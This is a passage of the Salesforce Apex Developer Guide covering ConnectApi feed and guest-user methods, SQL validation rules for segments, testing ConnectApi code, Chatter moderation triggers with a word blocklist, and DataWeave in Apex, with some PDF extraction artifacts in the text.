feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter, threadedCommentsCollapsed) 403 Using Salesforce Features with Apex Apex Developer Guide
  • 408.
    Get feed elementsfrom a Record feed For subjectId, specify a record ID. Tip: The record can be a record of any type that supports feeds, including group. The feed on the group page in the Salesforce UI is a record feed. • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, customFilter) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, customFilter) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter, threadedCommentsCollapsed) • getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, customFilter, threadedCommentsCollapsed) SEE ALSO: Apex Reference Guide: ChatterFavorites Class Apex Reference Guide: ChatterFeeds Class Apex Reference Guide: ConnectApi Output Classes Apex Reference Guide: ConnectApi Input Classes Accessing ConnectApi Data in Experience Cloud Sites Many ConnectApi methods work within the context of a single Experience Cloud site. Many ConnectApi methods include communityId as the first argument. If you don’t have digital experiences enabled, use internal or null for this argument. If you have digital experiences enabled, the communityId argument specifies whether to execute a method in the context of the default Experience Cloud site (by specifying internal or null) or in the context of a specific site (by specifying an ID). Any entity, such as a comment or a feed item, referred to by other arguments in the method must be in the specified site. The ID is included in URLs returned in the output. Some ConnectApi methods include siteId as an argument. Unlike communityId, if you don’t have digital experiences enabled, you can’t use these methods. The site ID is included in URLs returned in the output. Most URLs returned in ConnectApi output objects are Connect REST API resources. If you specify an ID, URLs returned in the output use the following format: /connect/communities/communityId/resource 404 Using Salesforce Features with Apex Apex Developer Guide
  • 409.
    If you specifyinternal, URLs returned in the output use the same format: /connect/communities/internal/resource If you specify null, URLs returned in the output use one of these formats: /chatter/resource /connect/resource Methods Available to Experience Cloud Guest Users If your Experience Cloud site allows access without logging in, guest users have access to many Apex methods. These methods return information the guest user has access to. All overloads of these methods are available to guest users. Important: If an overload of a method listed here indicates that Chatter is required, you must also enable public access to your Experience Cloud site to make the method available to guest users. If you don’t enable public access, data retrieved by methods that require Chatter doesn’t load correctly on public site pages. • Announcements methods: – getAnnouncements() • ChatterFeeds methods: – getComment() – getCommentInContext() – getCommentsForFeedElement() – getExtensions() – getFeed() – getFeedElement() – getFeedElementBatch() – getFeedElementPoll() – getFeedElementsFromFeed() – getFeedElementsUpdatedSince() – getFeedWithFeedElements() – getLike() – getLikesForComment() – getLikesForFeedElement() – getLinkMetadata() – getPinnedFeedElementsFromFeed() – getRelatedPosts() – getThreadsForFeedComment() – getVotesForComment() – getVotesForFeedElement() – searchFeedElements() – searchFeedElementsInFeed() 405 Using Salesforce Features with Apex Apex Developer Guide
  • 410.
    – updatePinnedFeedElements() • ChatterGroupsmethods: – getGroup() – getGroups() – getMembers() – searchGroups() • ChatterUsers methods: – getFollowers() – getFollowings() – getReputation() – getUser() – getUserBatch() – getUserGroups() – getUsers() – searchUserGroupDetails() – searchUsers() • CommerceCart methods: – addItemsToCart() – addItemToCart() – applyCartCoupon() – copyCartToWishlist() – createCart() – deleteCart() – deleteCartCoupon() – deleteCartItem() – deleteInventoryReservation() (developer preview) – getCartCoupons() – getCartItems() – getCartSummary() – getOrCreateActiveCartSummary() – makeCartPrimary() – setCartMessagesVisibility() – updateCartItem() – upsertInventoryReservation() (developer preview) • CommerceCatalog methods: – getProduct() – getProductCategory() – getProductCategoryChildren() 406 Using Salesforce Features with Apex Apex Developer Guide
  • 411.
    – getProductCategoryPath() – getProductChildCollection() •CommercePromotions methods: – decreaseRedemption() – evaluate() – increaseRedemption() • CommerceSearch methods: – getSortRules() – getSuggestions() – searchProducts() • CommerceStorePricing methods: – getProductPrice() – getProductPrices() • Communities methods: – getCommunity() • EmployeeProfiles methods: – getPhoto() • Knowledge methods: – getTopViewedArticlesForTopic() – getTrendingArticles() – getTrendingArticlesForTopic() • ManagedContent methods: – getAllContent() – getAllDeliveryChannels() – getAllManagedContent() – getContentByContentKeys() – getContentByIds() – getManagedContentByContentKeys() – getManagedContentByIds() – getManagedContentByTopics() – getManagedContentByTopicsAndContentKeys() – getManagedContentByTopicsAndIds() • ManagedContentDelivery methods: – getCollectionItemsForChannel() – getCollectionItemsForSite() – getManagedContentChannel() – getManagedContentForChannel() 407 Using Salesforce Features with Apex Apex Developer Guide
  • 412.
    – getManagedContentForSite() – getManagedContentsForChannel() –getManagedContentsForSite() • ManagedTopics methods: – getManagedTopic() – getManagedTopics() • MarketingIntegration methods: – submitForm() • NavigationMenu methods: – getCommunityNavigationMenu() • NextBestActions methods: – executeStrategy() – setRecommendationReaction() • Personalization methods: – getAudience() – getAudienceBatch() – getAudiences() – getTarget() – getTargetBatch() – getTargets() • Recommendations methods: – getRecommendationsForUser() Note: Only article and file recommendations are available to guest users. • Sites methods: – searchSite() • Topics methods: – getGroupsRecentlyTalkingAboutTopic() – getRecentlyTalkingAboutTopicsForGroup() – getRecentlyTalkingAboutTopicsForUser() – getRelatedTopics() – getTopic() – getTopics() – getTrendingTopics() • UserProfiles methods: 408 Using Salesforce Features with Apex Apex Developer Guide
  • 413.
    getPhoto() – SEE ALSO: Salesforce Help:Give Secure Access to Unauthenticated Users with the Guest User Profile Supported Validations for DBT Segments When creating or updating a segment, the ConnectApi.CdpSegmentInput class is subject to some SQL validations. You can create a segment using the createSegment(input) method with the ConnectApi.CdpSegmentInput class. Similarly, you can update a segment using the updateSegment(segmentApiName, input) method with the same input class.TheConnectApi.CdpSegmentDbtModelInputinputclass,whichisnestedinthe ConnectApi.CdpSegmentInput class, provides validation for the SQL. The sql property of the ConnectApi.CdpSegmentDbtModelInput is subject to these validations. • Only the primary key of the SegmentOn DMO is allowed in the select statement. The first table in the join clause must be a profile table. – No aggregation (min, max, avg, count) is allowed at the top-level select. ---FAIL select max(Individual_dense_viv__dlm.age__c) from Individual_dense_viv__dlm ---FAIL select count(Individual_dense_viv__dlm.individualid__c) from Individual_dense_viv__dlm --- – No select all (*) expression is allowed in the top-level select. ---FAIL select * from Individual_dense_viv__dlm – Only the primary key of the segment on table (the first table in the from clause of the sql statement) is allowed to be selected. ---PASS select Individual_dense_viv__dlm.individualid__c from Individual_dense_viv__dlm – Multiple columns can’t be selected even if one of them is the primary key of the table. ---FAIL select Individual_dense_viv__dlm.individualid__c, Individual_dense_viv__dlm.age__c from Individual_dense_viv__dlm – No case statements are allowed in the primary select. ---FAIL select case when Individual_dense_viv__dlm.individualid__c > 10 then Individual_dense_viv__dlm.individualid__c else null end from Individual_dense_viv__dlm 409 Using Salesforce Features with Apex Apex Developer Guide
  • 414.
    – If theprimary key of the segmentOn entity has key qualifiers, you must project the key qualifiers, as well, in the primary select. First project the primary key and then the qualifier. Group bys must also include the key qualifiers. ---PASS select Individual__dlm.id__c, Individual__dlm.fq__id__c from Individual__dlm – If the primary key of the segmentOn entity has key qualifiers, you can provide an additional condition in the join on condition. ---PASS select Individual__dlm.id__c from Individual__dlm left join Sales__dlm on Individual__dlm.id__c = Sales__dlm.soldToCustomerId__c and Individual__dlm.kq__id__c is not distinct from Sales__dlm.kq__soldToCustomerId__c • All columns must be fully qualified by tablename in the query and subselect queries. ---FAIL select individualid__c from Individual_dense_viv__dlm • Subqueries are supported only in a where clause and must emit only one column. ---FAIL select Individual_dense_viv__dlm.individualid__c from (select * from Individual_dense_viv__dlm) • Compare columns of the same data type. To compare columns of different data types, cast one or both of the operands so that they have the same type. ---PASS select t.id__c from Individual__dlm as t where cast(t.id__c as varchar(100)) = t1.name • Limit and offset are supported. ---FAIL select Individual_dense_viv__dlm.individualid__c from Individual_dense_viv__dlm limit 10 • Any sql statement other than the select statement isn’t allowed. ---FAIL update Individual_dense_viv__dlm set Individual_dense_viv__dlm.individualid__c = 'aa' • Aliases are supported only for DMOs in the from block of the query. Columns can’t be aliased. ---PASS select t.id__c from Individual__dlm as t • To join two DMOs, there must be a relationship between the DMOs, and you must use one of their related join keys in the join on condition. The join on condition can contain only an equality comparison between the joining keys and an optional additional condition for comparing FQK fields. ---PASS select Individual__dlm.id__c from Individual__dlm left join Sales__dlm on Individual__dlm.id__c = Sales__dlm.soldToCustomerId__c --PASS Individual__dlm left join Sales__dlm on Individual__dlm.id__c = 410 Using Salesforce Features with Apex Apex Developer Guide
  • 415.
    Sales__dlm.soldToCustomerId__c and Individual__dlm.kq__id__cis not distinct from Sales__dlm.kq__soldToCustomerId__c Using ConnectApi Input and Output Classes Some classes in the ConnectApi namespace contain static methods that access Connect REST API data. The ConnectApi namespace also contains input classes to pass as parameters and output classes that calls to the static methods return. ConnectApi methods take either simple or complex types. Simple types are primitive Apex data like integers and strings. Complex types are ConnectApi input objects. Thesuccessfulexecutionofa ConnectApi methodcanreturnanoutputobjectfromthe ConnectApi namespace. ConnectApi output objects can be made up of other output objects. For example, the ConnectApi.ActorWithId output object contains properties such as id and url, which contain primitive data types. It also contains a mySubscription property, which contains a ConnectApi.Reference object. Note: All Salesforce IDs in ConnectApi output objects are 18 character IDs. Input objects can use 15 character IDs or 18 character IDs. SEE ALSO: Apex Reference Guide: ConnectApi Input Classes Apex Reference Guide: ConnectApi Output Classes Understanding Limits for ConnectApi Classes Limits for methods in the ConnectApi namespace are different than the limits for other Apex classes. For classes in the ConnectApi namespace, every write operation costs one DML statement against the Apex governor limit. ConnectApi method calls are also subject to rate limiting. ConnectApi rate limits match Connect REST API rate limits. Both have aperuser,pernamespace,perhourratelimit.Whenyouexceedtheratelimit,a ConnectApi.RateLimitException isthrown. Your Apex code must catch and handle this exception. When testing code, a call to the Apex Test.startTest method starts a new rate limit count. A call to the Test.stopTest method sets your rate limit count to the value it was before you called Test.startTest. Packaging ConnectApi Classes If you include ConnectApi classes in a package, be aware of Chatter dependencies. If a ConnectApi class has a dependency on Chatter, the code can be compiled and installed in orgs that don’t have Chatter enabled. However, if Chatter isn’t enabled, the code throws an error at run time. System.NoAccessException: Insufficient Privileges: This feature is not currently enabled for this user. In its reference documentation, every ConnectApi method indicates whether or not it supports Chatter. SEE ALSO: Distributing Apex Using Managed Packages 411 Using Salesforce Features with Apex Apex Developer Guide
  • 416.
    Serializing and DeserializingConnectApi Objects When ConnectApi output objects are serialized into JSON, the structure is similar to the JSON returned from Connect REST API. When ConnectApi input objects are deserialized from JSON, the format is also similar to Connect REST API. Connect in Apex supports serialization and deserialization in these Apex contexts. • JSON and JSONParser classes—serialize Connect in Apex outputs to JSON and deserialize Connect in Apex inputs from JSON. • Apex REST with @RestResource—serialize Connect in Apex outputs to JSON as return values and deserialize Connect in Apex inputs from JSON as parameters. • JavaScriptRemotingwith @RemoteAction—serializeConnectinApexoutputstoJSONasreturnvaluesanddeserializeConnect in Apex inputs from JSON as parameters. Connect in Apex follows these rules for serialization and deserialization. • Only output objects can be serialized. • Only top-level input objects can be deserialized. • Enum values and exceptions cannot be serialized or deserialized. ConnectApi Versioning and Equality Checking Versioning in ConnectApi classes follows specific rules that are different than the rules for other Apex classes. Versioning for ConnectApi classes follows these rules. • A ConnectApi method call executes in the context of the version of the class that contains the method call. The use of version is analogous to the /vXX.X section of a Connect REST API URL. • Each ConnectApi output object exposes a getBuildVersion method. This method returns the version under which the method that created the output object was invoked. • When interacting with input objects, Apex can access only properties supported by the version of the enclosing Apex class. • Input objects passed to a ConnectApi method may contain only non-null properties that are supported by the version of the Apex class executing the method. If the input object contains version-inappropriate properties, an exception is thrown. • The output of the toString method only returns properties that are supported in the version of the code interacting with the object. For output objects, the returned properties must also be supported in the build version. • Apex REST, JSON.serialize, and @RemoteAction serialization include only version-appropriate properties. • Apex REST, JSON.deserialize, and @RemoteAction deserialization reject properties that are version-inappropriate. • Enums are not versioned. Enum values are returned in all API versions. Clients should handle values they don't understand gracefully. Equality checking for ConnectApi classes follows these rules. • Input objects—properties are compared. • Output objects—properties and build versions are compared. For example, if two objects have the same properties with the same values but have different build versions, the objects are not equal. To get the build version, call getBuildVersion. Casting ConnectApi Objects It may be useful to downcast some ConnectApi output objects to a more specific type. This technique is especially useful for message segments, feed item capabilities, and record fields. Message segments in a feed item are typed as ConnectApi.MessageSegment. Feed item capabilities are typed as ConnectApi.FeedItemCapability. Record fields are typed as ConnectApi.AbstractRecordField. These classes are all abstract and have several concrete subclasses. At runtime you can use instanceof to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses. 412 Using Salesforce Features with Apex Apex Developer Guide
  • 417.
    The following exampledowncasts a ConnectApi.MessageSegment to a ConnectApi.MentionSegment: if(segment instanceof ConnectApi.MentionSegment) { ConnectApi.MentionSegment = (ConnectApi.MentionSegment)segment; } Important: The composition of a feed can change between releases. Write your code to handle instances of unknown subclasses. SEE ALSO: Apex Reference Guide: ChatterFeeds Class Apex Reference Guide: ConnectApi.FeedElementCapabilities Apex Reference Guide: ConnectApi.MessageSegment Apex Reference Guide: ConnectApi.AbstractRecordView Wildcards Use wildcard characters to match text patterns in Connect REST API and Connect in Apex searches. A common use for wildcards is searching a feed. Pass a search string and wildcards in the q parameter. This example is a Connect REST API request: /chatter/feed-elements?q=chat* This example is a Connect in Apex method call: ConnectApi.ChatterFeeds.searchFeedElements(null, 'chat*'); You can specify the following wildcard characters to match text patterns in your search: Description Wildcard Asterisks match zero or more characters at the middle or end of your search term. For example, a search for john* finds items that start with john, such as, john, johnson, or johnny. A search for mi* meyers finds items with mike meyers or michael meyers. * Ifyouaresearchingforaliteralasteriskinawordorphrase,thenescapetheasterisk(precedeitwiththe character). Question marks match only one character in the middle or end of your search term. For example, a search for jo?n finds items with the term john or joan but not jon or johan. You can't use a ? in a lookup search. ? When using wildcards, consider the following notes: • The more focused your wildcard search, the faster the search results are returned, and the more likely the results will reflect your intention. For example, to search for all occurrences of the word prospect (or prospects, the plural form), it is more efficient to specify prospect* in the search string than to specify a less restrictive wildcard search (such as prosp*) that could return extraneous matches (such as prosperity). • Tailor your searches to find all variations of a word. For example, to find property and properties, you would specify propert*. • Punctuation is indexed. To find * or ? inside a phrase, you must enclose your search string in quotation marks and you must escape the special character. For example, "where are you?" finds the phrase where are you?. The escape character () is required in order for this search to work correctly. 413 Using Salesforce Features with Apex Apex Developer Guide
  • 418.
    Testing ConnectApi Code Likeall Apex code, Connect in Apex code requires test coverage. ConnectinApexmethodsdon’truninsystemmode,theyruninthecontextofthecurrentuser(alsocalledthecontextuser).Themethods have access to whatever the context user has access to. Connect in Apex doesn’t support the runAs system method. Most Connect in Apex methods require access to real organization data, and fail unless used in test methods marked @IsTest(SeeAllData=true). However, some Connect in Apex methods, such as getFeedElementsFromFeed, are not permitted to access organization data intestsandmustbeusedwithspecialtestmethodsthatregisteroutputstobereturnedinatestcontext.Ifamethodrequiresa setTest method, the requirement is stated in the method’s “Usage” section. A test method name is the regular method name with a setTest prefix. The test method signature (combination of parameters) matches a signature of the regular method. For example, if the regular method has three overloads, the test method has three overloads. Using Connect in Apex test methods is similar to testing web services in Apex. First, build the data you expect the method to return. To build data, create output objects and set their properties. To create objects, you can use no-argument constructors for any non-abstract output classes. After you build the data, call the test method to register the data. Call the test method that has the same signature as the regular method you’re testing. After you register the test data, run the regular method. When you run the regular method, the registered data is returned. Important: Usethetestmethodsignaturethatmatchestheregularmethodsignature.Ifdatawasn'tregisteredwiththematching set of parameters when you call the regular method, you receive an exception. This example shows a test that constructs an ConnectApi.FeedElementPage and registers it to be returned when getFeedElementsFromFeed is called with a particular combination of parameters. global class NewsFeedClass { global static Integer getNewsFeedCount() { ConnectApi.FeedElementPage elements = ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null, ConnectApi.FeedType.News, 'me'); return elements.elements.size(); } } @isTest private class NewsFeedClassTest { @IsTest static void doTest() { // Build a simple feed item ConnectApi.FeedElementPage testPage = new ConnectApi.FeedElementPage(); List<ConnectApi.FeedItem> testItemList = new List<ConnectApi.FeedItem>(); testItemList.add(new ConnectApi.FeedItem()); testItemList.add(new ConnectApi.FeedItem()); testPage.elements = testItemList; // Set the test data ConnectApi.ChatterFeeds.setTestGetFeedElementsFromFeed(null, ConnectApi.FeedType.News, 'me', testPage); // The method returns the test page, which we know has two items in it. Test.startTest(); 414 Using Salesforce Features with Apex Apex Developer Guide
  • 419.
    System.assertEquals(2, NewsFeedClass.getNewsFeedCount()); Test.stopTest(); } } Differences BetweenConnectApi Classes and Other Apex Classes Note these additional differences between ConnectApi classes and other Apex classes. System mode and context user Connect in Apex methods don’t run in system mode, they run in the context of the current user (also called the context user). The methods have access to whatever the context user has access to. Connect in Apex doesn’t support the runAs system method. When a method takes a subjectId argument, often that subject must be the context user. In these cases, you can use the string me to specify the context user instead of an ID. Connect in Apex isn’t available to Automated Process users by default. Connect in Apex is available to these users: • Chatter-only users • Guest users • Portal users • Standard users with sharing and without sharing ConnectinApexignoresthe with sharing and without sharing keywords.Instead,thecontextusercontrolsallsecurity, field level sharing, and visibility. For example, if the context user is a member of a private group, ConnectApi classes can post to that group. If the context user is not a member of a private group, the code can’t see the feed items for that group and can’t post to the group. Asynchronous operations Some Connect in Apex operations are asynchronous, that is, they don’t occur immediately. For example, if your code adds a feed item for a user, it isn’t immediately available in the news feed. Another example: when you add a photo, it’s not available immediately. For testing, if you add a photo, you can’t retrieve it immediately. No XML support in Apex REST ApexRESTdoesn’tsupportXMLserializationanddeserializationofConnectinApexobjects.ApexRESTdoessupportJSONserialization and deserialization of Connect in Apex objects. Empty log entries Information about Connect in Apex objects doesn’t appear in VARIABLE_ASSIGNMENT log events. No Apex SOAP web services support Connect in Apex objects can’t be used in Apex SOAP web services indicated with the keyword webservice. 415 Using Salesforce Features with Apex Apex Developer Guide
  • 420.
    Moderate Chatter PrivateMessages with Triggers EDITIONS Available in: Salesforce Classic Available in: Enterprise, Performance, Unlimited, and Developer Editions USER PERMISSIONS To save Apex triggers for ChatterMessage: • Author Apex AND Manage Chatter Messages and Direct Messages Write a trigger for ChatterMessage to automate the moderation of private messages in an org or Experience Cloud site. Use triggers to ensure that messages conform to your company’s messaging policies and don’t contain blocklisted words. Write an Apex before insert trigger to review the private message body and information about the sender. You can add validation messages to the record or the Body field, which causes the message to fail and an error to be returned to the user. Although you can create an afterinsert trigger, ChatterMessage is not updatable, and consequently any after insert trigger that modifies ChatterMessage will fail at run time with an appropriate error message. To create a trigger for private messages from Setup, enter ChatterMessage Triggers in the Quick Find box, then select ChatterMessage Triggers. Alternatively, you can create a trigger from the Developer Console by clicking File > New > Apex Trigger and selecting ChatterMessage from the sObject drop-down list. This table lists the fields that are exposed on ChatterMessage. Table 8: Available Fields in ChatterMessage Description Apex Data Type Field Unique identifier for the Chatter message ID Id Body of the Chatter message as posted by the sender String Body User ID of the sender ID SenderId Date and time that the message was sent DateTime SentDate Network (site) in which the message was sent. This field is visible only if digital experiences is enabled and Private Messages is enabled in at least one site. ID SendingNetworkId This example shows a beforeinsert trigger on ChatterMessage that is used to review each new message. This trigger calls a class method, moderator.review(), to review each new message before it is inserted. trigger PrivateMessageModerationTrigger on ChatterMessage (before insert) { ChatterMessage[] messages = Trigger.new; // Instantiate the Message Moderator using the factory method MessageModerator moderator = MessageModerator.getInstance(); for (ChatterMessage currentMessage : messages) { moderator.review(currentMessage); } } If a message violates your policy, for example when the message body contains blocklisted words, you can prevent the message from being sent by calling the Apex addError method. You can call addError to add a custom error message on a field or on the 416 Using Salesforce Features with Apex Apex Developer Guide
  • 421.
    entire message. Thefollowing snippet shows a portion of the reviewContent method that adds an error to the message Body field. if (proposedMsg.contains(nextBlockListedWord)) { theMessage.Body.addError( 'This message does not conform to the acceptable use policy'); System.debug('moderation flagged message with word: ' + nextBlockListedWord); problemsFound=true; break; } The following is the full MessageModerator class, which contains methods for reviewing the sender and the content of messages. Part of the code in this class has been deleted for brevity. public class MessageModerator { private Static List<String> blocklistedWords=null; private Static MessageModerator instance=null; /** Overall review includes checking the content of the message, and validating that the sender is allowed to send messages. **/ public void review(ChatterMessage theMessage) { reviewContent(theMessage); reviewSender(theMessage); } /** This method is used to review the content of the message. If the content is unacceptable, field level error(s) are added. **/ public void reviewContent(ChatterMessage theMessage) { // Forcing to lower case for matching String proposedMsg=theMessage.Body.toLowerCase(); boolean problemsFound=false; // Assume it's acceptable // Iterate through the blocklist looking for matches for (String nextBlockListedWord : blocklistedWords) { if (proposedMsg.contains(nextBlockListedWord)) { theMessage.Body.addError( 'This message does not conform to the acceptable use policy'); System.debug('moderation flagged message with word: ' + nextBlockListedWord); problemsFound=true; break; } } // For demo purposes, we're going to add a "seal of approval" to the // message body which is visible. if (!problemsFound) { theMessage.Body = theMessage.Body + ' *** approved, meets conduct guidelines'; } 417 Using Salesforce Features with Apex Apex Developer Guide
  • 422.
    } /** Is the senderallowed to send messages in this context? -- Moderators -- always allowed to send -- Internal Members -- always allowed to send -- Site Members -- in general only allowed to send if they have a sufficient Reputation -- Site Members -- with insufficient reputation may message the moderator(s) **/ public void reviewSender(ChatterMessage theMessage) { // Are we in a Site Context? boolean isSiteContext = (theMessage.SendingNetworkId != null); // Get the User User sendingUser = [SELECT Id, Name, UserType, IsPortalEnabled FROM User where Id = :theMessage.SenderId ]; // ... } /** Enforce a singleton pattern to improve performance **/ public static MessageModerator getInstance() { if (instance==null) { instance = new MessageModerator(); } return instance; } /** Default contructor is private to prevent others from instantiating this class without using the factory. Initializes the static members. **/ private MessageModerator() { initializeBlockList(); } /** Helper method that does the "heavy lifting" to load up the dictionaries from the database. Should only run once to initialize the static member which is used for subsequent validations. **/ private void initializeBlockList() { if (blocklistedWords==null) { // Fill list of blocklisted words // ... } } } 418 Using Salesforce Features with Apex Apex Developer Guide
  • 423.
    DataWeave in Apex DataWeavein Apex uses the Mulesoft DataWeave library to read and parse data from one format, transform it, and export it in a different format. You can create DataWeave scripts as metadata and invoke them directly from Apex. Like Apex, DataWeave scripts are run within Salesforce application servers, enforcing the same heap and CPU limits on the executing code. Enterprise applications often require transformation of data between formats such as CSV, JSON, XML, and Apex objects. DataWeave in Apex complements native Apex support for JSON and XML processing, and makes data transformation easier to code, more scalable, and efficient. Apex developers can focus more on solving business problems and less on addressing the specifics of file formats. DataWeave is the MuleSoft expression language for accessing, parsing, and transforming data that travels through a Mule application. For detailed information, see DataWeave Overview. Note: You don’t have to be a MuleSoft customer or have any specific Salesforce license to use DataWeave in Apex. The following are some use-cases for DataWeave in Apex. • Serializing Apex objects with custom date formats • Serializing and deserializing JSON with Apex reserved keywords • Performing custom transformations like removing or adding namespaces or removing __c suffixes • Parsing and transforming RFC 4180-compliant CSV (Comma-Separated Values) data You can create a listview for DataWeave resources in your org and view deployed DataWeave scripts within your namespace. From Setup, in the Quick Find box, enter DataWeave, and then select DataWeave Resources. Select the fields that you want to monitor, such as the DataWeave Resource ID, Name, Namespace Prefix, and API Version. IN THIS SECTION: Implementing DataWeave in Apex Create DataWeave scripts as metadata and invoke them directly from Apex. Use class methods and exceptions in the DataWeave namespace to load and execute the scripts. Examples of DataWeave in Apex Here are code samples that demonstrate DataWeave in Apex. Limitations of DataWeave in Apex DataWeave in Apex has these limitations. SEE ALSO: Apex Reference Guide: DataWeave Namespace Metadata API Developer Guide: DataWeaveResource Implementing DataWeave in Apex Create DataWeave scripts as metadata and invoke them directly from Apex. Use class methods and exceptions in the DataWeave namespace to load and execute the scripts. DataWeave Namespace The DataWeave namespace provides classes and methods to support the invocation of DataWeave scripts from Apex. The Script class contains the createScript() method to load DataWeave scripts from .dwl metadata files that have been deployed to an org. The resulting script can then be run with a payload using the execute() method to obtain script output in a 419 Using Salesforce Features with Apex Apex Developer Guide
  • 424.
    DataWeave.Result object. TheResult class contains methods to retrieve script output using Script class methods. For more information on these classes and methods, see DataWeave Namespace. For every DataWeave script, an inner class of type DataWeaveScriptResource.ScriptName is generated. The inner class extends the DataWeave.Script class. You can use the generated DataWeaveScriptResource.ScriptName class instead of using the actual script name via the createScript() method. DataWeave scripts that are currently being referenced via this inner class can't be deleted. To make the generated DataWeaveScriptResource class global, set the isGlobal field in the DataWeaveResource metadata object. <?xml version="1.0" encoding="UTF-8"?> <DataWeaveResource xmlns="http://soap.sforce.com/2006/04/metadata"> <apiVersion>58.0</apiVersion> <isGlobal>true</isGlobal> </DataWeaveResource> The catchable System.DataWeaveScriptException exception is available for error handling. Runtime script exceptions that occur within DataWeave are exposed to Apex with this exception type. DataWeave scripts support logging using the log(string, value) function. Log messages that originate from DataWeave are reflected in Apex debug logs as DATAWEAVE_USER_DEBUG events, under the Apex Code log category at the DEBUG log level. Supporting Information DataWeave 2.4 script syntax is supported in Apex, except for these limitations: Limitations of DataWeave in Apex. These tools support the development of DataWeave scripts. • DataWeave Interactive Learning is an online interactive playground that you can use to test your DataWeave scripts. • DataWeave 2.0 VSCode marketplace extension adds code highlighting and other feature support for editing DataWeave scripts. Examples of DataWeave in Apex Here are code samples that demonstrate DataWeave in Apex. To use DataWeave in Apex, follow these instructions with associated examples. • Create a DataWeave script source file. For example: csvToContacts.dwl. %dw 2.0 input records application/csv output application/apex --- records map(record) -> { FirstName: record.first_name, LastName: record.last_name, Email: record.email } as Object {class: "Contact"} • Create the associated metadata file. For example: csvToContacts.dwl-meta.xml. <?xml version="1.0" encoding="UTF-8"?> <DataWeaveResource xmlns="http://soap.sforce.com/2006/04/metadata"> <apiVersion>58.0</apiVersion> 420 Using Salesforce Features with Apex Apex Developer Guide
  • 425.
    <isGlobal>false</isGlobal> </DataWeaveResource> • Push thesource to the scratch org using Salesforce CLI version v7.151.9 or higher. See Salesforce CLI Release Notes. • Invoke the DataWeave script from Apex and check the results from anonymous Apex. This example invokes the csvToContacts.dwl script. // CSV data for Contacts String inputCsv = 'first_name,last_name,emailnCodey,"The Bear",codey@salesforce.com'; DataWeave.Script dwscript = new DataWeaveScriptResource.csvToContacts(); DataWeave.Result dwresult = dwscript.execute(new Map<String, Object>{'records' => inputCsv}); List<Contact> results = (List<Contact>)dwresult.getValue(); Assert.areEqual(1, results.size()); Contact codeyContact = results[0]; Assert.areEqual('Codey',codeyContact.FirstName); Assert.areEqual('The Bear',codeyContact.LastName); Note: Extensive code samples that demonstrate the DataWeave in Apex feature are available on Developerforce. Limitations of DataWeave in Apex DataWeave in Apex has these limitations. • The DataWeave Java bridge, that is, the ability to bind to static Java methods is disabled. See Introduction to Mule 4. Features that interact with the environment such as the readURL and envVar functions are also disabled. These checks are done at script creation time instead of at runtime. • You must specify an encoding for binary input (Apex Blobs) to be coerced to strings: binaryVariable as String {encoding: 'utf8' }". • DataWeave is constrained to disallow the loading of additional libraries. Therefore, scripts must be self-contained. • DataWeave modules and importing other scripts aren’t supported. For example, import modules::MyMapping as per Using a Mapping File in a DataWeave Script isn’t supported. Note: The feature supports built-in modules. See DataWeave Reference. • DataWeave in Apex doesn’t support these content types. – Flat File Format (application/flatfile) – Excel (application/xlsx) – Arvo (application/avro) • Apex classes must be at API version 53.0 or later to access DataWeave integration methods. • There’s a maximum of 50 DataWeave scripts per org. • The maximum body size of one DataWeave script is 100,000 (one hundred thousand) characters. Note: XML Entity Expansion isn’t supported, either currently or in the future, as a guard against denial of service attacks. 421 Using Salesforce Features with Apex Apex Developer Guide
  • 426.
    Moderate Feed Itemswith Triggers EDITIONS Available in: Enterprise, Performance, Unlimited, and Developer Editions USER PERMISSIONS To save Apex triggers for FeedItem: • Author Apex Write a trigger for FeedItem to automate the moderation of posts in an org or Experience Cloud site. Use triggers to ensure that posts conform to your company’s communication policies and don’t contain unwanted words or phrases. Write an Apex before insert trigger to review the feed item body and change the status of the feed item if it contains a blocklisted phrase. To create a trigger for feed items from Setup, enter FeedItem Triggers inthe Quick Find box,thenselectFeedItemTriggers.Alternatively, you can create a trigger from the Developer Console by clicking File > New > Apex Trigger and selecting FeedItem from the sObject drop-down list. This example shows a before insert trigger on FeedItem that is used to review each new post. If the post contains the unwanted phrase, the trigger also sets the status of the post to PendingReview. trigger ReviewFeedItem on FeedItem (before insert) { for (Integer i = 0; i<trigger.new.size(); i++) { // We don't want to leak "test phrase" information. if (trigger.new[i].body.containsIgnoreCase('test phrase')) { trigger.new[i].status = 'PendingReview'; System.debug('caught one for pendingReview'); } } } Experience Cloud Sites Experience Cloud sites are branded spaces for your employees, customers, and partners to connect. You can customize and create sites to meet your business needs, then transition seamlessly between them. Interact with Experience Cloud sites in Apex using the Network class and using Connect in Apex classes in the ConnectApi namespace. Connect in Apex has a ConnectApi.Communities class with methods that return information about sites. Many Connect in Apex methods take a communityId argument, and some Connect in Apex methods take a siteId argument SEE ALSO: Apex Reference Guide: Network Class Apex Reference Guide: Connect in Apex Email You can use Apex to work with inbound and outbound email. Use Apex with these email features: 422 Using Salesforce Features with Apex Apex Developer Guide
  • 427.
